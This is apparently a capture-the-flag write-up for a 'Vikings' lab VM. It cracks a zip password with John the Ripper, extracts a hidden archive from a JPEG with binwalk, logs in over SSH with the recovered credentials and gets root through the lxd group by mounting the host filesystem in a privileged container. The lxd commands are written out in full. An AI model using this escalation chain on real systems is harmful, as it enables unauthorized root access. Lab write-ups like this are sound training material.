
So, this file is a base64 encoded zip archive. Inside the archive there is a file called king. If you try to open it, it will ask for a password:



I tried to guess the password by converting zip to a readable format for john the ripper using zip2john:

```
(urals㉿kali)-[~/Downloads]
$ john --wordlist=/usr/share/wordlists/rockyou.txt crackme
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2.8x])
Cost 1 (HMAC size) is 1410760 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
ragnarok123          (output/king)
1g 0:00:00:21 DONE (2023-10-25 17:48) 0.04741g/s 14001p/s 14001c/s 14001C/s rallycar.. raejean HrzteEbP4NC
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

John The Ripper quickly found a suitable password for a file from the rockyou.txt dictionary:  
ragnarok123



That file turned out to be a picture of the Vikings.


With binwalk, I tried to look at and extract some metadata from this image:

```
(urals㉿kali)-[~/Downloads]
$ binwalk king
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0                JPEG image data, EXIF standard
12           0xC                TIFF image data, big-endian, offset of first image directory: 8
1429567     0x15D03F          Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
1429740     0x15D0EC          End of Zip archive, footer length: 22

(urals㉿kali)-[~/Downloads]
$ binwalk -e king
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0                JPEG image data, EXIF standard
12           0xC                TIFF image data, big-endian, offset of first image directory: 8
1429567     0x15D03F          Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
1429740     0x15D0EC          End of Zip archive, footer length: 22

(urals㉿kali)-[~/Downloads]
$ ls
_king.extracted  brainpan.exe  crackme  king  output.zip
(urals㉿kali)-[~/Downloads]
$ ls _king.extracted
15D03F.zip  user
(urals㉿kali)-[~/Downloads]
```

I noticed that in addition to the picture itself, there is also some additional zip archive inside, which is a very good sign. Extracted data from it using the -e option:



Inside there was a record with users, one of whom FamousBoatbuilder\_floki@vikings (I'll connect to it later via ssh), and, apparently, the password to it:f@m0usboatbuilde7

```

└─(urals㉿kali)-[~/Downloads]
$ ssh floki@192.168.56.109
floki@192.168.56.109's password:
Permission denied, please try again.
floki@192.168.56.109's password:
Permission denied, please try again.
floki@192.168.56.109's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Wed Oct 25 22:19:35 UTC 2023

 System load: 0.0          Processes:      95
 Usage of /: 53.1% of 8.79GB  Users logged in:  0
 Memory usage: 18%          IP address for enp0s3: 192.168.56.109
 Swap usage:  0%

 0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

You have mail.
Last login: Sat Sep  4 04:38:04 2021 from 10.42.0.1
floki@vikings:~$ whoami
floki
floki@vikings:~$ id
uid=1000(floki) gid=1000(floki) groups=1000(floki),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
floki@vikings:~$ sudo -l
[sudo] password for floki:
Sorry, try again.
[sudo] password for floki: █

```

So, we managed to connect to the user floki! Unfortunately, sudo -l didn't give anything.  
Apparently, there is nothing to look for.

```

floki@vikings:~$ ls
boat readme.txt
floki@vikings:~$ cat readme.txt
_____
I am the famous boat builder Floki. We raided Paris this with our all might yet we failed. We don't know where Ragnar is after the war. He is in so grief right now. I want to apologise to him.
Because it was I who was leading all the Vikings. I need to find him. He can be anywhere.
I need to create this 'boat' to find Ragnar.
Floki@vikings:~$ cat boat
#Printable chars are your ally.
#num = 29th prime-number.
collatz-conjecture(num)
floki@vikings:~$ █

```

The user has the boat and readme.txt files, which I displayed in the screenshot.

Next, I decided to go back to the directory and found that there was also a Ragnar user to find. I went to it and opened the user.txt file it kept.

```

collatz-conjecture(num)
floki@vikings:~$ cd ../
floki@vikings:/home$ ls
floki ragnar
floki@vikings:/home$ cd ragnar
floki@vikings:/home/ragnar$ ls
user.txt
floki@vikings:/home/ragnar$ cat user.txt
4bf930187d0149a9e4374a4e823f867d
floki@vikings:/home/ragnar$ █

```

Apparently, this is the user's flag.

linPEAS told me that the lxd user group is the most likely vector for privilege escalation.

lxc/lxd allows you to create Linux containers as root.

The easiest way to do this is to install Alpine, a mini Linux distribution. To do this, we need to set up a Python server on our machine, and upload it using wget to the vulnerable server (in the home directory). Of course, after installing the alpine on the cali.

```
floki@vikings:~$ ls  
alpine-v3.13-x86_64-20210218_0139.tar.gz  boat  readme.txt
```

So, as soon as the alpine lies on the hacked machine, the image needs to be imported:

```
lxc image import ./alpine.tar.gz --alias myimage  
  
lxd init  
  
lxc init myimage mycontainer -c security.privileged=true  
  
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root  
recursive=true  
  
lxc start mycontainer  
  
lxc exec mycontainer /bin/sh
```

```
floki@vikings:~$ lxc exec mycontainer /bin/sh  
~ # id  
uid=0(root) gid=0(root)  
~ # █
```

Great, now I'm in the system disguised as root!

After some enumeration, I was able to find a file called root.txt containing the root flag:

```
File  Actions  Edit  View  Help  
urals@kali: ~  x  floki@vikings: ~  x  
~ # find / -type f -name root.txt 2>/dev/null  
/mnt/root/root/root.txt  
c~ # cat /mnt/root/root/root.txt  
f0b98d4387ff6da77317e582da98bf31  
~ # █
```

